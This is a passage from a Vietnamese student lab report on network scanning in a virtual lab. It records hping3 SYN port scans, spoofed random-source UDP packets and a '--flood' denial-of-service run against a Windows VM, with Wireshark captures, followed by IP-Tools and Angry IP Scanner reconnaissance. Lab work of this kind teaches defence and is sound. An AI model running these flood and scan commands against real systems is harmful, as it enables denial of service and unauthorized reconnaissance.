len=46 ip=192.168.227.149 ttl=128 DF id=8710 sport=0 flags=RA seq=2 win=0 rtt=
  3.5 ms
len=46 ip=192.168.227.149 ttl=128 DF id=8711 sport=0 flags=RA seq=3 win=0 rtt=
  6.7 ms
len=46 ip=192.168.227.149 ttl=128 DF id=8712 sport=0 flags=RA seq=4 win=0 rtt=
  7.1 ms
len=46 ip=192.168.227.149 ttl=128 DF id=8713 sport=0 flags=RA seq=5 win=0 rtt=
  6.7 ms
len=46 ip=192.168.227.149 ttl=128 DF id=8714 sport=0 flags=RA seq=6 win=0 rtt=
  2.0 ms
len=46 ip=192.168.227.149 ttl=128 DF id=8715 sport=0 flags=RA seq=7 win=0 rtt=
  0.9 ms
len=46 ip=192.168.227.149 ttl=128 DF id=8716 sport=0 flags=RA seq=8 win=0 rtt=
  4.4 ms
len=46 ip=192.168.227.149 ttl=128 DF id=8717 sport=0 flags=RA seq=9 win=0 rtt=
  4.5 ms

— 192.168.227.149 hping statistic —
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 0.9/5.2/8.5 ms
```

- Bước 3:** Mở Wireshark trên WS16 để kiểm tra việc gửi và nhận gói tin thì thấy đã thành công.

Time	Source	Destination	Protocol	Information
02:37:00.007417	192.168.227.149	192.168.227.149	TCP	54 0 > 1378 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
63 379.024948	192.168.227.149	192.168.227.152	TCP	54 0 > 1378 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
64 380.025028	192.168.227.152	192.168.227.149	TCP	60 1379 > 0 [<None>] Seq=1 Win=512 Len=0
65 380.025058	192.168.227.149	192.168.227.152	TCP	54 0 > 1379 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
66 381.025345	192.168.227.152	192.168.227.149	TCP	60 1380 > 0 [<None>] Seq=1 Win=512 Len=0
67 381.025404	192.168.227.149	192.168.227.152	TCP	54 0 > 1380 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
68 382.025928	192.168.227.152	192.168.227.149	TCP	60 1381 > 0 [<None>] Seq=1 Win=512 Len=0
69 382.025946	192.168.227.149	192.168.227.152	TCP	54 0 > 1381 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
70 383.026384	192.168.227.152	192.168.227.149	TCP	60 1382 > 0 [<None>] Seq=1 Win=512 Len=0
71 383.026415	192.168.227.149	192.168.227.152	TCP	54 0 > 1382 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
72 383.546361	Vmware_75:f4:f5	Vmware_9b:09:98	ARP	42 Who has 192.168.227.152? Tell 192.168.227.149
73 383.546776	Vmware_9b:09:98	Vmware_75:f4:f5	ARP	60 192.168.227.152 is at 00:0c:29:9b:09:98
74 384.026716	192.168.227.152	192.168.227.149	TCP	60 1383 > 0 [<None>] Seq=1 Win=512 Len=0
75 384.026748	192.168.227.149	192.168.227.152	TCP	54 0 > 1383 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
76 384.144757	Vmware_9b:09:98	Vmware_75:f4:f5	ARP	60 Who has 192.168.227.149? Tell 192.168.227.152
77 384.144784	Vmware_75:f4:f5	Vmware_9b:09:98	ARP	42 192.168.227.149 is at 00:0c:29:75:f4:f5
78 385.027141	192.168.227.152	192.168.227.149	TCP	60 1384 > 0 [<None>] Seq=1 Win=512 Len=0
79 385.027171	192.168.227.149	192.168.227.152	TCP	54 0 > 1384 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
80 386.027571	192.168.227.152	192.168.227.149	TCP	60 1385 > 0 [<None>] Seq=1 Win=512 Len=0
81 386.027605	192.168.227.149	192.168.227.152	TCP	54 0 > 1385 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
82 387.028208	192.168.227.152	192.168.227.149	TCP	60 1386 > 0 [<None>] Seq=1 Win=512 Len=0
83 387.028245	192.168.227.149	192.168.227.152	TCP	54 0 > 1386 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
84 388.028801	192.168.227.152	192.168.227.149	TCP	60 1387 > 0 [<None>] Seq=1 Win=512 Len=0
85 388.028846	192.168.227.149	192.168.227.152	TCP	54 0 > 1387 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

- Bước 4:** Tại máy Kali, nhập câu lệnh như trên hình để gửi các gói tin TCP với cờ SYN được thiết lập tới các cổng từ 1 đến 3000 đến máy nạn nhân.

## Báo cáo thực hành

```
└$ sudo hping3 --scan 1-3000 -S 192.168.227.149
Scanning 192.168.227.149 (192.168.227.149), port 1-3000
3000 ports to scan, use -V to see all the replies
+---+-----+-----+-----+-----+
|port| serv name | flags | ttl| id | win | len |
+---+-----+-----+-----+-----+
    135 epmap      : .S..A... 128 34082 8192   46
    139 netbios-ssn: .S..A... 128 34338 8192   46
    445 microsoft-d: .S..A... 128 45090 8192   46
• All replies received. Done.
```

- **Bước 5:** Tại máy WS16, tiến hành kiểm tra bằng cách mở Wireshark để bắt gói tin.

No.	Time	Source	Destination	Protocol	Length	Info
7	32.298607	192.168.227.152	192.168.227.149	TCP	60	2468 → 3 [SYN] Seq=0 Win=512 Len=0
8	32.298607	192.168.227.152	192.168.227.149	TCP	60	2468 → 4 [SYN] Seq=0 Win=512 Len=0
9	32.298607	192.168.227.152	192.168.227.149	TCP	60	2468 → 5 [SYN] Seq=0 Win=512 Len=0
10	32.298607	192.168.227.152	192.168.227.149	TCP	60	2468 → 6 [SYN] Seq=0 Win=512 Len=0
11	32.298661	192.168.227.149	192.168.227.152	TCP	54	1 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12	32.298808	192.168.227.149	192.168.227.152	TCP	54	2 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	32.298844	192.168.227.149	192.168.227.152	TCP	54	3 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
14	32.298878	192.168.227.149	192.168.227.152	TCP	54	4 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	32.298920	192.168.227.149	192.168.227.152	TCP	54	5 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
16	32.298952	192.168.227.149	192.168.227.152	TCP	54	6 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	32.299023	192.168.227.152	192.168.227.149	TCP	60	2468 → 7 [SYN] Seq=0 Win=512 Len=0
18	32.299023	192.168.227.152	192.168.227.149	TCP	60	2468 → 8 [SYN] Seq=0 Win=512 Len=0
19	32.299023	192.168.227.152	192.168.227.149	TCP	60	2468 → 9 [SYN] Seq=0 Win=512 Len=0
20	32.299023	192.168.227.152	192.168.227.149	TCP	60	2468 → 10 [SYN] Seq=0 Win=512 Len=0
21	32.299035	192.168.227.149	192.168.227.152	TCP	54	7 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
22	32.299065	192.168.227.149	192.168.227.152	TCP	54	8 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	32.299094	192.168.227.149	192.168.227.152	TCP	54	9 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
24	32.299123	192.168.227.149	192.168.227.152	TCP	54	10 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
25	32.299404	192.168.227.152	192.168.227.149	TCP	60	2468 → 11 [SYN] Seq=0 Win=512 Len=0
26	32.299422	192.168.227.149	192.168.227.152	TCP	54	11 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
27	32.299526	192.168.227.152	192.168.227.149	TCP	60	2468 → 12 [SYN] Seq=0 Win=512 Len=0
28	32.299531	192.168.227.149	192.168.227.152	TCP	54	12 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29	32.299570	192.168.227.152	192.168.227.149	TCP	60	2468 → 13 [SYN] Seq=0 Win=512 Len=0
30	32.299570	192.168.227.152	192.168.227.149	TCP	60	2468 → 14 [SYN] Seq=0 Win=512 Len=0
31	32.299577	192.168.227.149	192.168.227.152	TCP	54	13 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
32	32.299596	192.168.227.149	192.168.227.152	TCP	54	14 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
33	32.299621	192.168.227.152	192.168.227.149	TCP	60	2468 → 15 [SYN] Seq=0 Win=512 Len=0
34	32.299621	192.168.227.152	192.168.227.149	TCP	60	2468 → 16 [SYN] Seq=0 Win=512 Len=0
35	32.299625	192.168.227.149	192.168.227.152	TCP	54	15 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
36	32.299646	192.168.227.149	192.168.227.152	TCP	54	16 → 2468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

- **Bước 6:** Tại máy Kali, nhập câu lệnh như trên hình để gửi các gói tin UDP với phần dữ liệu 500 byte tới địa chỉ IP đích 192.168.227.149, sử dụng các địa chỉ IP nguồn ngẫu nhiên cho mỗi gói tin.

```
└$ sudo hping3 192.168.227.149 --udp --rand-source --data 500
HPING 192.168.227.149 (eth0 192.168.227.149): udp mode set, 28 headers + 500 data bytes
```

- **Bước 7:** Tại máy WS16, tiến hành kiểm tra bằng cách mở Wireshark để bắt gói tin.

## Báo cáo thực hành

No.	Time	Source	Destination	Protocol	Length	Info
18977	441.355726	123.5.141.74	192.168.227.149	UDP	542	1729 → 0 Len=500
18978	441.355790	192.168.227.149	123.5.141.74	ICMP	570	Destination unreachable (Port unreachable)
18979	442.356164	50.197.104.219	192.168.227.149	UDP	542	1730 → 0 Len=500
18980	442.356222	192.168.227.149	50.197.104.219	ICMP	570	Destination unreachable (Port unreachable)
18981	443.356330	88.36.45.160	192.168.227.149	UDP	542	1731 → 0 Len=500
18982	443.356394	192.168.227.149	88.36.45.160	ICMP	570	Destination unreachable (Port unreachable)
18983	444.357063	168.221.14.248	192.168.227.149	UDP	542	1732 → 0 Len=500
18984	444.357178	192.168.227.149	168.221.14.248	ICMP	570	Destination unreachable (Port unreachable)
18985	445.357535	251.167.72.104	192.168.227.149	UDP	542	1733 → 0 Len=500
18986	446.357831	255.229.191.246	192.168.227.149	UDP	542	1734 → 0 Len=500
18987	447.358125	162.112.94.221	192.168.227.149	UDP	542	1735 → 0 Len=500
18988	447.358220	192.168.227.149	162.112.94.221	ICMP	570	Destination unreachable (Port unreachable)
18989	448.358748	246.245.159.45	192.168.227.149	UDP	542	1736 → 0 Len=500
18990	449.359363	209.72.100.189	192.168.227.149	UDP	542	1737 → 0 Len=500
18991	449.359436	192.168.227.149	209.72.100.189	ICMP	570	Destination unreachable (Port unreachable)
18992	450.359966	191.21.67.255	192.168.227.149	UDP	542	1738 → 0 Len=500
18993	450.360026	192.168.227.149	191.21.67.255	ICMP	570	Destination unreachable (Port unreachable)
18994	451.360634	143.120.210.186	192.168.227.149	UDP	542	1739 → 0 Len=500
18995	451.360697	192.168.227.149	143.120.210.186	ICMP	570	Destination unreachable (Port unreachable)
18996	452.360914	94.16.41.196	192.168.227.149	UDP	542	1740 → 0 Len=500
18997	452.360964	192.168.227.149	94.16.41.196	ICMP	570	Destination unreachable (Port unreachable)
18998	453.362058	68.85.209.224	192.168.227.149	UDP	542	1741 → 0 Len=500
18999	453.362117	192.168.227.149	68.85.209.224	ICMP	570	Destination unreachable (Port unreachable)
19000	454.362377	235.131.216.117	192.168.227.149	UDP	542	1742 → 0 Len=500
19001	455.362899	215.90.4.198	192.168.227.149	UDP	542	1743 → 0 Len=500
19002	455.362944	192.168.227.149	215.90.4.198	ICMP	570	Destination unreachable (Port unreachable)
19003	456.363799	180.55.75.90	192.168.227.149	UDP	542	1744 → 0 Len=500
19004	456.363849	192.168.227.149	180.55.75.90	ICMP	570	Destination unreachable (Port unreachable)

- Bước 8:** Tại máy Kali, nhập câu lệnh như trên hình để gửi 5 gói tin TCP với cờ SYN được thiết lập đến địa chỉ IP 192.168.227.149 trên cổng 80.

```
└$ sudo hping3 -S 192.168.227.149 -p 80 -c 5
HPING 192.168.227.149 (eth0 192.168.227.149): S set, 40 headers + 0 data bytes
len=46 ip=192.168.227.149 ttl=128 DF id=17804 sport=80 flags=RA seq=0 win=0 rt
t=7.5 ms
len=46 ip=192.168.227.149 ttl=128 DF id=17805 sport=80 flags=RA seq=1 win=0 rt
t=7.4 ms
len=46 ip=192.168.227.149 ttl=128 DF id=17806 sport=80 flags=RA seq=2 win=0 rt
t=2.5 ms
len=46 ip=192.168.227.149 ttl=128 DF id=17807 sport=80 flags=RA seq=3 win=0 rt
t=6.4 ms
len=46 ip=192.168.227.149 ttl=128 DF id=17808 sport=80 flags=RA seq=4 win=0 rt
t=5.2 ms

— 192.168.227.149 hping statistic —
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 2.5/5.8/7.5 ms
```

- Bước 9:** Tại máy WS16, tiến hành kiểm tra bằng cách mở Wireshark để bắt gói tin.

19564	750.231799	192.168.227.152	192.168.227.149	TCP	60	2113 → 80 [SYN] Seq=0 Win=512 Len=0
19565	750.231843	192.168.227.149	192.168.227.152	TCP	54	80 → 2113 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19566	751.232111	192.168.227.152	192.168.227.149	TCP	60	2114 → 80 [SYN] Seq=0 Win=512 Len=0
19567	751.232138	192.168.227.149	192.168.227.152	TCP	54	80 → 2114 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19568	752.232899	192.168.227.152	192.168.227.149	TCP	60	2115 → 80 [SYN] Seq=0 Win=512 Len=0
19569	752.232936	192.168.227.149	192.168.227.152	TCP	54	80 → 2115 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19570	753.233540	192.168.227.152	192.168.227.149	TCP	60	2116 → 80 [SYN] Seq=0 Win=512 Len=0
19571	753.233576	192.168.227.149	192.168.227.152	TCP	54	80 → 2116 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19572	754.234370	192.168.227.152	192.168.227.149	TCP	60	2117 → 80 [SYN] Seq=0 Win=512 Len=0
19573	754.234399	192.168.227.149	192.168.227.152	TCP	54	80 → 2117 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

- Bước 10:** Tại máy Kali, nhập câu lệnh như trên hình để gửi một lượng lớn gói tin đến địa chỉ IP 192.168.227.149 mà không cần đợi phản hồi từ địa chỉ này, gây ra hiện tượng ngập lụt lưu lượng mạng nhằm làm cho hệ thống đích quá tải và không thể đáp ứng các yêu cầu hợp pháp.

```
└$ sudo hping3 192.168.227.149 --flood
HPING 192.168.227.149 (eth0 192.168.227.149): NO FLAGS are set, 40 headers + 0
data bytes
hping in flood mode, no replies will be shown
```


## Báo cáo thực hành

- Bước 11:** Tại máy WS16, tiến hành kiểm tra bằng cách mở Wireshark để bắt gói tin.

No.	Time	Source	Destination	Protocol	Length	Info
1124...	20.787582	192.168.227.152	192.168.227.149	TCP	60	12265 → 0 [<None>] Seq=3838344772 Win=512 Len=0
1124...	20.787582	192.168.227.152	192.168.227.149	TCP	60	[TCP Previous segment not captured] 12266 → 0 [<None>] Seq=3838344772 Win=512 Len=0
1124...	20.787582	192.168.227.152	192.168.227.149	TCP	60	12267 → 0 [<None>] Seq=975663248 Win=512 Len=0
1124...	20.787582	192.168.227.152	192.168.227.149	TCP	60	12268 → 0 [<None>] Seq=3689210179 Win=512 Len=0
1124...	20.787582	192.168.227.152	192.168.227.149	TCP	60	12269 → 0 [<None>] Seq=4221925301 Win=512 Len=0
1124...	20.787582	192.168.227.152	192.168.227.149	TCP	60	12270 → 0 [<None>] Seq=1673044040 Win=512 Len=0
1124...	20.787582	192.168.227.152	192.168.227.149	TCP	60	12271 → 0 [<None>] Seq=4148125638 Win=512 Len=0
1124...	20.787582	192.168.227.152	192.168.227.149	TCP	60	12272 → 0 [<None>] Seq=3908149879 Win=512 Len=0
1124...	20.787641	192.168.227.152	192.168.227.149	TCP	60	12273 → 0 [<None>] Seq=267325316 Win=512 Len=0
1124...	20.787641	192.168.227.152	192.168.227.149	TCP	60	12274 → 0 [<None>] Seq=978753902 Win=512 Len=0
1124...	20.787641	192.168.227.152	192.168.227.149	TCP	60	12275 → 0 [<None>] Seq=4220243788 Win=512 Len=0
1124...	20.787641	192.168.227.152	192.168.227.149	TCP	60	12276 → 0 [<None>] Seq=3842597735 Win=512 Len=0
1124...	20.787641	192.168.227.152	192.168.227.149	TCP	60	12277 → 0 [<None>] Seq=3904004365 Win=512 Len=0
1124...	20.787641	192.168.227.152	192.168.227.149	TCP	60	12278 → 0 [<None>] Seq=1104787628 Win=512 Len=0
1124...	20.787724	192.168.227.152	192.168.227.149	TCP	60	12279 → 0 [<None>] Seq=655323827 Win=512 Len=0
1124...	20.787724	192.168.227.152	192.168.227.149	TCP	60	12280 → 0 [<None>] Seq=2707184425 Win=512 Len=0
1124...	20.787724	192.168.227.152	192.168.227.149	TCP	60	12281 → 0 [<None>] Seq=3881346161 Win=512 Len=0
1124...	20.787724	192.168.227.152	192.168.227.149	TCP	60	[TCP Previous segment not captured] 12282 → 0 [<None>] Seq=3881346161 Win=512 Len=0
1124...	20.787724	192.168.227.152	192.168.227.149	TCP	60	12283 → 0 [<None>] Seq=4197368164 Win=512 Len=0
1124...	20.787724	192.168.227.152	192.168.227.149	TCP	60	12284 → 0 [<None>] Seq=222209801 Win=512 Len=0
1124...	20.787724	192.168.227.152	192.168.227.149	TCP	60	12285 → 0 [<None>] Seq=4268565565 Win=512 Len=0
1124...	20.787724	192.168.227.152	192.168.227.149	TCP	60	12286 → 0 [<None>] Seq=940130300 Win=512 Len=0
1124...	20.787724	192.168.227.152	192.168.227.149	TCP	60	12287 → 0 [<None>] Seq=3690425598 Win=512 Len=0
1124...	20.787773	192.168.227.152	192.168.227.149	TCP	60	12288 → 0 [<None>] Seq=406231688 Win=512 Len=0
1124...	20.787773	192.168.227.152	192.168.227.149	TCP	60	12289 → 0 [<None>] Seq=2831746427 Win=512 Len=0
1124...	20.787773	192.168.227.152	192.168.227.149	TCP	60	12290 → 0 [<None>] Seq=4248306202 Win=512 Len=0
1124...	20.787773	192.168.227.152	192.168.227.149	TCP	60	12291 → 0 [<None>] Seq=3540220468 Win=512 Len=0

## Lab 3 – Scanning for Network Traffic Going through a Computer’s Adapter using IP-Tools

- Bước 1:** Nhấn vào Local Info để xem các thông tin cơ bản.



- Bước 2:** Nhấn vào Name Scanner trên thanh Menu, nhập khoảng địa chỉ IP cần quét, nhập From Addr là 192.168.227.1 và To Addr là 192.168.227.255. Sau cùng nhấn Start để bắt đầu quét.




- Bước 3:** Sau khi ứng dụng quét, xem kết quả và kiểm tra lại thì đúng với địa chỉ IP của máy thật (192.168.227.1) và máy ảo hiện tại (192.168.227.149), những IP không có thiết bị nào sẽ hiển thị “not resolved”.

```

 Use List From Addr 192.168.227.1 To Addr 192.168.227.255
192.168.227.1 : HPHHD
192.168.227.2 : not resolved
192.168.227.3 : not resolved
192.168.227.148 : not resolved
192.168.227.149 : WIN-5V009TJ7GOT.localdomain
192.168.227.150 : not resolved

```

- Bước 4:** Nhấn vào Port Scanner trên thanh Menu, nhập khoảng địa chỉ IP cần quét, nhập From Addr là 192.168.227.1 và To Addr là 192.168.227.160. Sau cùng nhấn Start để bắt đầu quét.



- Bước 5:** Sau khi ứng dụng quét, xem kết quả và kiểm tra lại thì đúng với địa chỉ IP của máy thật (192.168.227.1) và máy ảo hiện tại (192.168.227.149), những IP không có thiết bị nào sẽ hiển thị “not resolved”.

```


 Use List From Addr 192.168.227.1 To Addr 192.168.227.160
Address : 192.168.227.1
Name : HPHHD
Ping .... Ok, Time : 0
no open ports found.

Address : 192.168.227.148
Name : not resolved

Address : 192.168.227.149
Name : WIN-5V009TJ7GOT.localdomain
Ping .... Ok, Time : 0
no open ports found.

```

- Bước 6:** Nhấn vào UDP Scanner trên thanh Menu, nhập khoảng địa chỉ IP cần quét, nhập From Addr là 192.168.227.1 và To Addr là 192.168.227.160. Sau cùng nhấn Start để bắt đầu quét.



- Bước 7:** Sau khi ứng dụng quét, xem kết quả và kiểm tra lại thì đúng với địa chỉ IP của máy thật (192.168.227.1) và máy ảo hiện tại (192.168.227.149), đồng thời hiển thị thông tin các port UDP đang mở trong tất cả các host của 2 địa chỉ IP này.

- **Bước 8:** Nhấn vào Ping Scanner trên thanh Menu, nhập khoảng địa chỉ IP cần quét, nhập From Addr là 192.168.227.1 và To Addr là 192.168.227.160. Sau cùng nhấn Start để bắt đầu quét.



- **Bước 9:** Sau khi ứng dụng quét, xem kết quả và kiểm tra lại thì đúng với địa chỉ IP của máy thật (192.168.227.1) và máy ảo hiện tại (192.168.227.149), đồng thời hiển thị thông tin các host còn hoạt động trong mạng của 2 địa chỉ IP này.

```
ping 192.168.227.1 ...
ping .. Received packet from 192.168.227.1 Time : 0
ping .. Received packet from 192.168.227.1 Time : 0
ping 192.168.227.2 ...
ping .. Received packet from 192.168.227.2 Time : 0
ping .. Received packet from 192.168.227.2 Time : 0
ping 192.168.227.3 ...
ping .. Error: Request timed out
ping .. Error: Request timed out

ping 192.168.227.149 ...
ping .. Received packet from 192.168.227.149 Time : 0
ping .. Received packet from 192.168.227.149 Time : 0
ping 192.168.227.150 ...
```

- **Bước 10:** Nhấn vào WhoIs trên thanh Menu, nhập thông tin trang web mong muốn, IP-Tools sẽ liệt kê tất cả thông tin WhoIs của mục tiêu.

IP-Tools [Whois]

File Search View Tools Options Help

Query: certifiedhacker.com Server: whois.internic.net AutoDetect Start

```

connect to 64.69.216.61

Domain Name: CERTIFIEDHACKER.COM
Registry Domain ID: 88849376_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2024-05-30T06:32:55Z
Creation Date: 2002-07-30T00:32:00Z
Registrar Registration Expiration Date: 2025-07-30T00:32:00Z
Registrar: Network Solutions, LLC
Registrar IANA ID: 2
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: PERFECT PRIVACY, LLC
Registrant Organization:
Registrant Street: 5335 Gate Parkway care of Network Solutions PO Box 459
Registrant City: Jacksonville
Registrant State/Province: FL
Registrant Postal Code: 32256
Registrant Country: US
Registrant Phone: +1.5707088622
Registrant Phone Ext:

```

- Bước 11:** Nhấn vào HTTP trên thanh Menu, nhập thông tin trang web mong muốn, IP-Tools sẽ gửi yêu cầu và hiển thị phản hồi lại thông tin HTTP của trang web.

IP-Tools

File Search View Tools Options Help

URL: http://www.certifiedhacker.com Start

```


Requesting http://www.certifiedhacker.com .. Ok
Reply received (reply time: 586 ms)
-----
HTTP/1.1 301 Moved Permanently
Date: Wed, 05 Jun 2024 17:09:47 GMT
Server: Apache
Location: https://www.certifiedhacker.com/
Content-Length: 240
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://www.certifiedhacker.com/">here</a>.</p>
</body></html>


```

#### Lab 4 – Checking for Live Streaming using Angry IP Scanner


- Bước 1:** Cài đặt phần mềm Angry IP Scanner phiên bản 3.5.2 về máy và khởi động.
- Bước 2:** Tại IP Range, nhập khoảng địa chỉ IP mong muốn để scan.




- Bước 3:** Nhấn vào nút Preferences (ký tự bánh răng cưa) để thiết lập thông số. Chọn Combined UDP + TCP trong Pinging method.



